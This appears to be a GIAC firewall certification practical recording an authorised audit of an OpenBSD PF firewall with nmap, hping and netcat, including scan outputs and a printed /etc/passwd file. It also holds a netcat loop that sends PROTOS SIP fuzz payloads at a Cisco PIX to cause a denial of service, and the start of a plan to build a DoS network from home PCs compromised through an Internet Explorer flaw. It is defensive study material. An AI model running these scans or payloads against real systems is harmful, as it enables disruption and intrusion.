Before beginning the evaluation, the plan was presented to management including the tests that would be performed and the associated risks were reiterated. They agreed that the benefits outweighed the risks and approved the assessment. Every effort was made to avoid causing problems on the network.

Costs:
As stated earlier, the work was conducted by internal staff. Fortunately, the tools required to do the assessment were introduced in training the staff attended. The software was run on existing hardware, and is freely available. It included:

- Sun workstation
- Laptop running Linux
- telnet
- wget
- nmap
- hping
- netcat
- tcpdump

Staff and effort:
With limited budget and time, the assessment had to be done using available resources. Based on the tests being conducted, 20 hours were allocated to this project, broken down as follows:

- Planning and preparation – 4 hours
- Verify firewall protection and performance – 1 hours
- Allowed traffic – 1 hours
- Denied traffic, antispoofing, normalization, force use of proxies – 8 hours
- Logging – 1 hour
- Report to management – 2 hours
- Contingency – 3 hours

Timing:
GIAC has a weekly maintenance window of four hours on Thursday mornings between two and six o'clock. This was an ideal time to perform the tests,

because it is a time when few people were on the network and off-hours operations such as backups are already complete. Eight hours were set aside for traffic tests, but the project could not be delayed to fit into maintenance windows. To accommodate this, initial tests were run on a Thursday morning. Once staff had a handle on the flow and timing of the tests, the remainder were scheduled for a special maintenance window the following weekend, again allowing for scheduled events like backups.

This approach was chosen to reduce the number of people who would be impacted if there was any interruption. Another advantage to working when there is minimal background traffic is it was easier to identify test traffic when monitoring counters and statistics.

Initial scans were run during business hours against the test firewall and it was monitored for instability. None was detected, which gave staff confidence going in to the test that the scans would not be disruptive.

## Methodology

A systematic approach was required to accurately assess the firewall. A checklist was developed that became a framework for the process. It will also provide a baseline for future testing.

Having four interfaces on the firewall adds complexity to ordering the rules and ensuring they are evaluated as intended. For this reason, many of the tests had to be performed multiple times, once for each interface. Because of this repetitiveness, representative samples of the tests and results are included below, but much of the redundant information has been omitted.

For most tests, data was gathered from three systems: the one performing the scan, the firewall, and the target. In some cases an IDS was available and logs were extracted from there as well. The important part here is to not trust any one source of information – we wanted to ensure that if the firewall said it blocked a packet the target did not receive the packet.

## Firewall Protection

The firewall should only accept necessary connections. The following lists all TCP and UDP ports the firewall is listening on:

```
$ netstat -an
Proto Recv-Q Send-Q  Local Add           Foreign Add (state)
tcp        0      0  127.0.0.1.587       *.*         LISTEN
tcp        0      0  127.0.0.1.25        *.*         LISTEN
tcp        0      0  *.22                *.*         LISTEN
tcp6       0      0  ::1.587             *.*         LISTEN
tcp6       0      0  ::1.25              *.*         LISTEN
tcp6       0      0  *.22                *.*         LISTEN
```

The ports available on the loopback interface are required for administrative email to be sent, and are acceptable. The only access from a non-loopback interface is on port 22/tcp, which is normally used by SSH. The program lsof can be used to check that the process running on port 22 is the ssh daemon:

```
$ sudo lsof -i -P
COMMAND    PID  USER   TYPE   NODE NAME
sendmail 25646  root   IPv4   TCP localhost:25 (LISTEN)
sendmail 25646  root   IPv6   TCP localhost:25 (LISTEN)
sendmail 25646  root   IPv4   TCP localhost:587 (LISTEN)
sendmail 25646  root   IPv6   TCP localhost:587 (LISTEN)
sshd     28483 mikeh   IPv4   TCP 172.17.146.1:22->172.17.148.19:35396
(ESTABLISHED)
sshd     28484  root   IPv6   TCP *:22 (LISTEN)
sshd     28484  root   IPv4   TCP *:22 (LISTEN)
```

The firewall was also scanned from each network interface to ensure that no unexpected ports were accessible. The tests were run twice for each interface, once each with PF running and without. It is important to check what the exposure would be if a flaw in the firewall permitted unexpected traffic to pass.

A fairly simple scan of the firewall from the intranet interface is shown below:

```
# ./nmap -n -v -O -sS -P0 172.17.146.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

Host  (172.17.146.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.17.146.1)
Adding open port 21/tcp
Adding open port 22/tcp
The SYN Stealth Scan took 19 seconds to scan 1601 ports.
For OSScan assuming that port 21 is open and port 1 is closed and
neither are firewalled
Interesting ports on  (172.17.146.1):
(The 1599 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
Remote operating system guess: OpenBSD 3.1 on an Alpha
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Randomized

Nmap run completed -- 1 IP address (1 host up) scanned in 25 seconds
```

The parameters used have the following meanings:

- -n: do not perform hostname lookups
- -v: provide verbose output
- -O: attempt to identify the remote operating system
- -sS: perform a stealth TCP SYN scan
- -P0: do not attempt to ping the target

The results of the scan indicate that it accepts connections on ports 21 and 22. The FTP proxy gets redirected connections from port 21, which is why nmap reports it as open. Port 22 was already identified as running SSH for administration. The operating system identification was not exactly right, but it did indicate that TCP and IP sequence numbers are randomized. Nmap is updated periodically to provide more tests and a newer version might properly detect the OS.

Additional scans were run using some of nmap's more advanced features, including IP protocol, Xmas, and FIN scans. Results of an IP protocol scan are below:

```
# nmap -n -v -sO -P0 172.17.149.1

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (172.17.149.1) appears to be up ... good.
Initiating IPProto Scan against  (172.17.149.1)
The IPProto Scan took 120 seconds to scan 255 ports.
Adding open port 47/udp
Adding open port 17/udp
Adding open port 97/udp
Adding open port 108/udp
Adding open port 50/udp
Adding open port 55/udp
Adding open port 1/udp
Adding open port 6/udp
Adding open port 51/udp
Adding open port 4/udp
Adding open port 41/udp
Adding open port 2/udp
Interesting protocols on  (172.17.149.1):
(The 243 protocols scanned but not shown below are in state: closed)
Protocol   State       Name
1          open        icmp
2          open        igmp
4          open        ip
6          open        tcp
17         open        udp
41         open        ipv6
47         open        gre
50         open        esp
51         open        ah
55         open        mobile
97         open        etherip
```

```
108         open        ipcomp

Nmap run completed -- 1 IP address (1 host up) scanned in 120 seconds
```

The above scan was conducted when PF was not loaded and shows the possible IP protocols OpenBSD listens for. Note that the first section “Adding open port...” misstates the results, they are IP protocol numbers NOT UDP port numbers.

Another scan was conducted with PF running and sample log results are listed below:

```
Aug 2 17:21:21.339954 rule 0/0(match): block in on fxp2: 172.17.146.52
> 172.17.147.137: ip-proto-232 0 (DF) (ttl 47, id 64815)
Aug 2 17:21:21.340010 rule 0/0(match): block in on fxp2: 172.17.146.52
> 172.17.147.137: ip-proto-247 0 (DF) (ttl 47, id 64816)
Aug 2 17:21:21.340072 rule 0/0(match): block in on fxp2: 172.17.146.52
> 172.17.147.137: ip-proto-196 0 (DF) (ttl 47, id 64817)
Aug 2 17:21:21.340138 rule 0/0(match): block in on fxp2: 172.17.146.52
> 172.17.147.137: ip-proto-123 0 (DF) (ttl 47, id 64818)
```

Maintaining current versions of software and patches is essential to the security of most networked systems. The current version of OpenSSH is 3.7.1. There is one update available, version 3.7.1, that a “buffer management” problem. There was discussion about whether or not this bug was exploitable, but it was determined that installing the patch could wait until the next available maintenance window since SSH is filtered from the Internet.

```
$ /usr/bin/ssh -V
OpenSSH_3.7, SSH protocols 1.5/2.0, OpenSSL 0x00907003
```

It is very important to keep systems current on critical patches. Information regarding the operating system release and version version can be displayed, among other ways, with the uname program:

```
$ uname -srv
OpenBSD 3.3 GENERIC#44
```

This shows that the system is running version 3.3 with a generic kernel. Upon further investigation, the production firewall had been patched but the test firewall was not. To date there have been seven advisories for OpenBSD 3.3, including one in pf scrub which could cause a system to panic. *The firewall must be patched regularly to address this type of concern*.

A listing of local users can be obtained from the password file:

```
$ more /etc/passwd
```

```
root:*:0:0:Charlie &:/root:/bin/csh
daemon:*:1:1:The devil himself:/root:/sbin/nologin
operator:*:2:5:System &:/operator:/sbin/nologin
bin:*:3:7:Binaries Commands and Source,,,:/:/sbin/nologin
smmsp:*:25:25:Sendmail Message Submission
Program:/nonexistent:/sbin/nologin
popa3d:*:26:26:POP3 server:/var/empty:/sbin/nologin
sshd:*:27:27:sshd privsep:/var/empty:/sbin/nologin
_portmap:*:28:28:portmap:/var/empty:/sbin/nologin
_identd:*:29:29:identd:/var/empty:/sbin/nologin
_rstatd:*:30:30:rpc.rstatd:/var/empty:/sbin/nologin
_rusersd:*:32:32:rpc.rusersd:/var/empty:/sbin/nologin
_fingerd:*:33:33:fingerd:/var/empty:/sbin/nologin
_x11:*:35:35:X server:/var/empty:/sbin/nologin
_spamd:*:62:62:Spam daemon:/var/empty:/sbin/nologin
uucp:*:66:1:UNIX-to-UNIX
Copy:/var/spool/uucppublic:/usr/libexec/uucp/uucico
www:*:67:67:HTTP server:/var/www:/sbin/nologin
named:*:70:70:BIND Name Service Daemon:/var/named:/sbin/nologin
proxy:*:71:71:Proxy Services:/nonexistent:/sbin/nologin
nobody:*:32767:32767:Unprivileged user:/nonexistent:/sbin/nologin
mikeh:*:1000:1000:mikeh:/home/mikeh:/bin/ksh
ayb:*:1001:1001:ayb:/home/ayb:/bin/sh
```

Very few system accounts have a shell assigned, and only two non-system users exist, the administrators who will be responsible for maintaining the firewall. A similar check was made of the group file.

All running processes can be viewed using the ps program:

```
$ ps -aux
USER       PID %CPU %MEM   VSZ   RSS TT   STAT STARTED       TIME
COMMAND
mikeh    19920  0.0  0.1   268   164 p0   R+     2:25PM    0:00.00 ps
-aux
root     22150  0.0  0.2   104   380 ??   Ss    1Aug03    0:00.84
syslogd -a /var/empty/dev/log
root      7206  0.0  0.1   368   256 ??   Ss    1Aug03    0:14.51 pflogd
root      2410  0.0  0.2    56   304 ??   Is    1Aug03    0:00.00 inetd
root     28484  0.0  0.5   356   876 ??   Is    1Aug03    0:02.83
/usr/sbin/sshd
root     27381  0.0  0.2   232   460 ??   Ss    1Aug03    0:01.92 cron
root     25646  0.0  0.5   912   940 ??   Ss    1Aug03    0:17.83
sendmail: accepting connections (sendmail)
root     16010  0.0  0.2    48   408 C1   Is+   1Aug03    0:00.01
/usr/libexec/getty Pc ttyC1
root      1934  0.0  0.2    48   408 C2   Is+   1Aug03    0:00.01
/usr/libexec/getty Pc ttyC2
root     13570  0.0  0.2    48   408 C3   Is+   1Aug03    0:00.01
/usr/libexec/getty Pc ttyC3
root     15900  0.0  0.2    48   408 C5   Is+   1Aug03    0:00.01
/usr/libexec/getty Pc ttyC5
root     13951  0.0  0.2    48   408 C0   Is+   1Aug03    0:00.01
/usr/libexec/getty Pc ttyC0
proxy    23017  0.0  0.3   208   484 ??   Is    1Aug03    0:00.02 ftp-
proxy -m 49152 -M 49160
```

```
proxy    18203  0.0  0.3   208   484 ??  Is    1Aug03    0:00.01 ftp-
proxy -m 49152 -M 49160
proxy    22804  0.0  0.3   208   484 ??  Is    1Aug03    0:00.01 ftp-
proxy -m 49152 -M 49160
root     31139  0.0  0.6   452  1236 ??  Is    12:39PM    0:00.06 sshd:
mikeh [priv] (sshd)
mikeh    28483  0.0  0.5   400   992 ??  S     12:39PM    0:00.40 sshd:
mikeh@ttyp0 (sshd)
mikeh    21890  0.0  0.2   396   308 p0  Ss    12:39PM    0:00.06 -sh
(sh)
root         1  0.0  0.1   348   212 ??  Is    1Aug03    0:00.03
/sbin/init
```

Compared to many Unix systems, this is a very modest listing of processes, which should help identify when something unusual is happening. Without detailing each process, the items that are running are used to maintain the system, schedule processes, log events, and accept SSH connections.

## Traffic Filtering

Assessing that the required traffic is passed is fairly easy, and the administrators have a good alarm system (support calls) if required traffic is not passed. This can be verified by using each of the services: open a Web browser and connect to Web servers, use a mail client to send and receive email, and connect to the new Web application. Each service must be tested from each network, which is tedious but fairly simple work. It is the only "permitted access" test that was done after hours and the only test of any kind that was not performed by a pair of staff.

Determining that the passed traffic is required may be even more important, and a review of firewall statistics can be revealing. For the most part, rules should be used. Rules with very low counters should be checked closely to ensure they are actually needed, or that another rule is not masking their intended function. It is possible to have rules that are not used often, for example something that permits SSH access to the firewall from the dialpool. This should only be used if there is a problem that needs to be assessed from home, but the organization may decide it is worth keeping. Aside from special cases, GIAC will consider disabling any rule that is not used for a month. If another month goes by without a support call for the service not working, that rule should be removed to keep the ruleset clean.

```
$ sudo pfctl -vvsr

@0 block drop log all
[ Evaluations: 56852   Packets: 31755   Bytes: 2472822   States: 0 ]
...
@5 pass out log on fxp0 inet proto udp from any to any port = ntp keep
state
[ Evaluations: 4672    Packets: 0       Bytes: 0         States: 0 ]
```

From the logs above the ntp rule is not being evaluated. In this case, the ntp servers had stabilized and had not gone to Internet time servers since counters had been reset. Forcing a server to get updated time and resetting firewall counters show the rule is working properly:

```
@5 pass out log on fxp0 inet proto udp from any to any port = ntp keep
state
[ Evaluations: 13      Packets: 20      Bytes: 1520      States: 1 ]
```

After running for a while, no other rules show zero packet count, so it appears that all rules are necessary and GIAC's policy properly defines what traffic is necessary.

Proxy usage:
In order to ensure that connections out to the Internet went through proxy servers, staff tried to connect to Web and email servers on the Internet without setting their software to use the proxies. These attempts were blocked from each network.

Default deny:
Earlier scan examples only targeted commonly used ports. Nmap can also scan ranges of ports, such as the following which checked all UDP ports:

```
# ./nmap -n -v -sU -p 1-65535 -P0 172.17.147.138

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (172.17.147.138) appears to be up ... good.
Initiating UDP Scan against  (172.17.147.138)
The UDP Scan took 870 seconds to scan 65535 ports.
All 65535 scanned ports on  (172.17.147.138) are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 871 seconds
```

The different options used in this scan were:
-sU: perform a UDP scan
-p: scan the indicated ports

Hping provides the capability to specify every value in a packet. It also allows the user to specify payload, timing, and fragmentation. Hping was used to validate traffic normalization, the command below showing 80/tcp SYN packets sent to the mx1 server with 500 bytes of data in 70 byte fragments:

```
# ./hping -S -p 80 -d 500 -m 70 172.17.147.135
HPING 172.17.147.135 (eth0 172.17.147.135): S set, 40 headers + 500
data bytes
```

```
^C
--- 172.17.147.135 hping statistic ---
55 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

pfctl -vvsi shows the (short) fragment reassembly and normalization:

```
State Table                          Total             Rate
  current entries                        2
  searches                          118214            2.1/s
  inserts                              856            0.0/s
  removals                             854            0.0/s
Counters
  match                              20893            0.4/s
  bad-offset                             0            0.0/s
  fragment                             132            0.0/s
  short                                 58            0.0/s
  normalize                           4689            0.1/s
  memory                                 0            0.0/s
```

Firewall logs showing blocking the short fragments from hping:

```
Aug 2 15:14:36.345232 rule -1/3(short): block in on fxp3: [|tcp] (DF)
(ttl 64, id 61791)
Aug 2 15:14:36.345294 rule -1/3(short): block in on fxp3: [|tcp] (DF)
(ttl 64, id 61792)
Aug 2 15:14:37.337282 rule -1/3(short): block in on fxp3: [|tcp] (DF)
(ttl 64, id 61793)
Aug 2 15:14:37.337340 rule -1/3(short): block in on fxp3: [|tcp] (DF)
(ttl 64, id 61794)
Aug 2 15:14:38.337234 rule -1/3(short): block in on fxp3: [|tcp] (DF)
(ttl 64, id 61795)
```

Finally, an example of traffic scrubbing. The external interface of the firewall enforces a minimum TTL value of seven. This was tested using hping with a low TTL, and sniffing both outside and inside the firewall:

The scan:

```
# ./hping2 -t 3 -p 80 -S 223.10.10.137
HPING 223.10.10.137 (hme0 223.10.10.137): S set, 40 headers + 0 data
bytes
len=46 ip=223.10.10.137 flags=SA DF seq=0 ttl=63 id=0 win=5840 rtt=1.3
ms
...
^C
--- 223.10.10.137 hping statistic ---
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.8/1.3 ms
```

Capture before normalization:

```
23:40:00.646112 223.10.10.151.1245 > 223.10.10.137.80: S [tcp sum ok]
14502:14502(0) win 512 (DF) (ttl 3, id 3853)
```

Logs after normalization:

```
23:40:00.646190 172.17.146.25.1245 > 172.17.147.137.80: S [tcp sum ok]
14502:14502(0) win 512 (DF) (ttl 6, id 3853)
```

## Performance

System performance can be monitored in a number of ways. The listing above includes columns which show how much CPU and memory are being consumed by each process. Even under normal load the firewall is fairly idle.

Network performance through the firewall can also be measured. Ping and traceroute programs can show latency between networks, though they are not allowed by the current firewall policy. Measurement was done using the wget program from a client workstation. Files were downloaded through the firewall, and wget reported on throughput. A number of files of different sizes were downloaded from different sites. Sample output is below:

```
[mikeh@localhost tmp]$ wget www.symantec.com
--14:36:35--  http://www.symantec.com/
           => `index.html.5'
Resolving www.symantec.com... done.
Connecting to www.symantec.com[65.32.4.18]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27,220 [text/html]

100%[====================================>] 27,220       483.31K/s
ETA 00:00

14:36:35 (483.31 KB/s) - `index.html.5' saved [27220/27220]
```

In this case the index.html page, which is 27,220 bytes, was downloaded from Symantec. Throughput was about 480 Kilobytes per second. Based on other tests, which ranged from 32 KB/sec to 2.1 MB/sec, Internet performance seems to be limited more by the Internet connections at either end than the firewall. This type of test does a decent job of showing real-world performance. Note, however, that having a caching proxy in the path may skew results, so care must be taken to clear cached files between tests.

In order to eliminate some of the randomness of the Internet, similar tests were run between the intranet and the service network. The only devices in the path of this test were two switches and the PF firewall. The results show acceptable performance numbers.

```
root@TIMBERWOLF#>./wget http://www.example.com/test.html
--22:13:25--  http://www.example.com/test.html
           => `test.html'
Connecting to 172.17.147.137:80... connected.
```

```
HTTP request sent, awaiting response... 200 OK
Length: 388,374 [text/html]

100%[====================================>] 388,374      82.56M/s
ETA 00:00

22:13:25 (82.56 MB/s) - `test.html' saved [388374/388374]
```

## Results

The results of the audit were positive, with the conclusion that the Internet firewall is achieving its objectives. Required traffic is being passed and performance seems good. All other traffic that was generated by the scanning tools was blocked and detailed logs were generated. Unusual traffic such as fragments was cleaned up, reducing the risk to other systems.

One deficiency the scan found was that the firewall permitted SSH access from all internal addresses. Other administrative access, such as the Web interface for SAVSMTP also allowed too much access from the internal network.

## Recommendations

- The scans found too much administrative access across boundaries; restrict SSH access to administrative personnel.
- It also found that the test firewall was not up to date on patches; patching procedures need to be improved and documented.
- With PF disabled the OpenBSD system permits communications on a variety of IP protocols. These should be researched and disabled if necessary.

It is imperative that firewalls be audited to ensure they are enforcing the policy as intended. Due to their complexity, changes and mistakes may have a non-obvious impact on how the firewall actually behaves.

Ongoing verification that the policy is being properly enforced at the Internet firewall involves:
Daily (work week) review of logs


- Monthly scan of the perimeter and internal networks for unneeded / insecure services
- Monthly review of all security configurations (policy, rulesets, etc.); this will include an audit of rules to identify those that are wrong, those that have changed, those that are no longer used, etc.
- Regular system & network healthchecks (many people have found out about a system compromise when a disk filled up or their Internet bandwidth utilization pegged because someone was using their system to serve warez)

- Weekly review of security advisories for products we use (this requires maintaining an absolute list of what's installed, where, and who's responsible for maintaining it; management must agree that if the responsible party does not meet some standard time for patching their system access may be denied from the Internet until the situation is corrected)

## *IV. DESIGN UNDER FIRE*

The following alternative perimeter architecture was proposed by Alfredo Lopez, who provides network consulting for GIAC. Mr. Lopez has demonstrated his abilities and is SANS certified as a firewall analyst (analyst number 401). The full details for his design are available at http://www.giac.org/GCFW/Alfredo_Lopez_GCFW.pdf.

The design is included below:



This design contains a number of positive elements:

- Protection in depth with stateful filtering and proxy firewalls
- Redundancy of some critical components
- Intrusion detection capabilities
- Heterogeneity of platforms
- Segmentation of resources
- Thorough consideration given to the configuration

Approaching this design from the perspective of a motivated bad guy, attacks were devised targeting:

- The firewall itself
- The network
- A host protected by the firewalls

## Attacking the Firewall

### *Reconnaissance*

Some research would likely precede any attack directly against a firewall. While it would be possible to gather exploits for many different firewalls and throw them all at a network, it would likely be too visible and the success rate would be too low to be worth while. More realistic would be for an attacker to start by doing some research about the target network. Querying DNS records for exposed systems, looking in WHOIS for organizational information, browsing the organization's Web site, and searching Google would give the background an attacker would start with.

The Internet firewall in this design is a Cisco PIX 525, which we know because we have seen the design. It is often possible for an attacker to learn this information, which is one of the reasons to not put too much trust in "security through obscurity". PIX implements fixup processes which effectively provide transparent proxies for various services. The SMTP fixup is enhanced by a feature called MailGuard, which restricts the SMTP commands that can be sent to a protected server and hides server banners.

This design is running the SMTP fixup, which is enabled by default and common on the Internet. While the SMTP banners returned by fixup / MailGuard make it harder to identify a server they make it easy to determine that a PIX is in use. A simple test can be run using telnet:

```
$ telnet mx1.example.com 25
Trying 223.10.10.135...
Connected to 223.10.10.135.
Escape character is '^]'.
220 mx1.example.com SMTP; Fri, 08 Aug 2003 12:01:45 -0400
```

Above is the test run against GIAC's Symantec gateway.

For reference, listed below are banners from some other common SMTP servers. You can see that some give more information than others, but they have a consistent appearance.

```
220 mail1.example.com ESMTP Sendmail 8.12.8+Sun/8.12.8; Fri, 8 Aug 2003
12:12:06 -0400 (EDT)

220 test1 ESMTP Service (Lotus Domino Release 6.0) ready at Wed,
13 Aug 2003 13:31:28 -0400

220 test2 Microsoft ESMTP MAIL Service, Version: 5.0.2195.4905 ready at
Wed, 13 Aug 2003 13:32:08 -0400
```

The below banners are returned by a PIX running fixup on SMTP. Notice how different they are than other servers. Also note that this is a simple test an attacker could run with almost no risk of being detected, since the only thing unusual about this connection is that no message is sent.

```
Escape character is '^]'.
220
**************************************0**00*****020**00**************
************************
```

### *Research*

After identifying the firewall in use, a search of vulnerability databases turned up a recent denial of service condition related to fixup processing of Session Initiation Protocol (SIP) packets, which are used for video conferencing, telephony, and messaging.

The vulnerability was discovered by researchers using the PROTOS[49] test suite, which was designed to test protocol implementations. The vulnerability arises when unusual SIP traffic is received[50]. In the case of the PIX, a reset may occur when a fragmented “invite” message, which is used to initiate a session, is received. The fixup service for SIP, which runs by default on the PIX, does not support fragments. Extensive details on the protocol and code to perform the test is available[51].

The vulnerability is worrisome because it may be possible to cause the DoS in a single UDP packet that would be easy to spoof.

### Tools

- Netcat, an extremely flexible tool that can be used to send and receive network traffic, was installed on a Solaris system
- PROTOS test suite
- tcpdump
- sed and shell scripting

### Attack

The PROTOS project released their test code in two forms, one is a Java executable and the other is the payload that can be sent on the network using a tool such as netcat. A successful attack would result in the PIX resetting, and constantly resending the traffic could result in a persistent denial of service.

For this test, the PROTOS test suite was run against the PIX on GIACs network during a maintenance window with management approval. The test does not exactly simulate what would happen against Mr. Lopez's proposal, but that exact equipment was not available. The test suite includes more than 4,500 individual SIP messages. After using sed to make global parameter replacements in the test messages, Netcat was used to send the messages to the PIX. Manually sending the messages would have been too time consuming, so this shell script was used:

```
# for file in /tmp/testcases/*
> do
> cat $file | /usr/local/bin/nc -n -v -u 172.17.146.2 5060
> done
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
(UNKNOWN) [172.17.146.2] 5060 (?) open
```

Tcpdump was running to capture the traffic:

```
# /usr/local/sbin/tcpdump -n
tcpdump: listening on hme0
21:39:41.632478 172.17.146.25.32800 > 172.17.146.2.5060:  udp 821 (DF)
21:39:41.646320 172.17.146.25.32801 > 172.17.146.2.5060:  udp 822 (DF)
21:39:41.732819 172.17.146.25.32802 > 172.17.146.2.5060:  udp 949 (DF)
21:39:41.746600 172.17.146.25.32803 > 172.17.146.2.5060:  udp 1207 (DF)
21:39:41.760811 172.17.146.25.32804 > 172.17.146.2.5060:  udp 1975
(frag 17760:1480@0+)
```

```
21:39:41.760825 172.17.146.25 > 172.17.146.2: (frag 17760:503@1480)
```

During the attack the PIX was monitored for any signs of interruption. Throughout the tests the CPU and memory statistics remained at normal levels, an established SSH session never dropped, and the units never failed over from primary to secondary. This was the expected outcome as the tested firewall is running code that is not vulnerable to this attack.

### *Likelihood of success*

Although it could not be verified in testing, research indicates that any vulnerable system that receives this traffic will reset. Based on these conditions, the DoS attack on the firewall is very likely to succeed.

### *Mitigation*

Three steps could be taken to protect against this attack, depending on the network:

The first would be to disable the SIP fixup process. Running unnecessary services on a firewall is a bad idea since they may have vulnerabilities, as in this case. The following line would disable the SIP fixup:

```
no fixup protocol sip
```

Additional fixup services that run by default on the PIX but that administrators should consider disabling include:

```
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol sqlnet 1521
fixup protocol skinny 2000
```

Each can be disabled as SIP was by preceding the line with “no”.

The second option is to upgrade the version of software running on the PIX. It is a good idea to remain current on software versions, though this can be hard to schedule on a firewall where the interruption impacts many systems. The versions of PIX OS that fixed this bug are: 5.2.9, 6.0.4, 6.1.4, and 6.2.2 and later[52].

Finally, if the SIP fixup can not be disabled and the PIX cannot be upgraded, SIP traffic could be blocked before it reaches the PIX. SIP normally uses port

5060/udp, though it may also use 5060/tcp. It can also be configured to use alternate port numbers. Sample IOS ACLs provided below would filter incoming SIP traffic:

```
access-list 101 deny udp any any eq 5060
access-list 101 deny tcp any any eq 5060
```

Finally, IDS systems might help detect this problem. No signatures exist in the default Snort rule files, and it was not possible to determine the feasibility of developing them since no vulnerable equipment was available for testing. Anomaly and flow based systems might be better positioned to detect this traffic given that it might be difficult to develop a signature general every hostile fragmented Invite message without causing too many false alarms.

## Denial of Service

The goal in this type of attack is to deny legitimate access to the target. These attacks come in various forms, from crashing servers to exhausting resources. Protecting against DoS requires protecting the entire critical path, including infrastructure services such as routers, firewalls, DNS, etc. A number of sites with large farms of Web servers have been victimized by targeting DNS servers, which did not have the same level of redundancy.

The method outlined here could be used to build a network of 50 or more DoS agents, and use them to flood the Internet connection of the target. A few years ago university networks were a prime target because they were very open, had very high Internet bandwidth, and the systems were generally not well protected. As security has become a higher priority, many universities have become security conscious and now it seems that home users connected to broadband networks are the target of choice. Home computers tend not to be very secure, and service providers generally do not provide much security for their users.

### *Reconnaissance*

Information gathering is less important in this attack than the firewall attack. Reconnaissance is more useful when trying to compromise a specific system, whereas in this case gaining access to any computers on broadband connections is sufficient to launch the DoS. The keys to success are to find vulnerabilities that are widespread and unprotected.

An attacker might attempt gauge the amount of bandwidth they needed to consume, or plan the attack to occur at a time when the disruption would have the highest impact on the victim.

### *Research*

An vulnerability in Internet Explorer, called the Object Data Vulnerability, was announced August 20, 2003. In short, versions of IE between 5.01 and 6.0 do not properly validate the content type of a file. IE will trust a file with an .html extension, even if that does not match the actual content type of the file, which could be an executable type. Hostile Web servers can take advantage of this bug to install and execute code of their choice. Due to the prevalence of Windows systems running IE, this vector is very attractive as long as a user can be coaxed into opening a Web page.

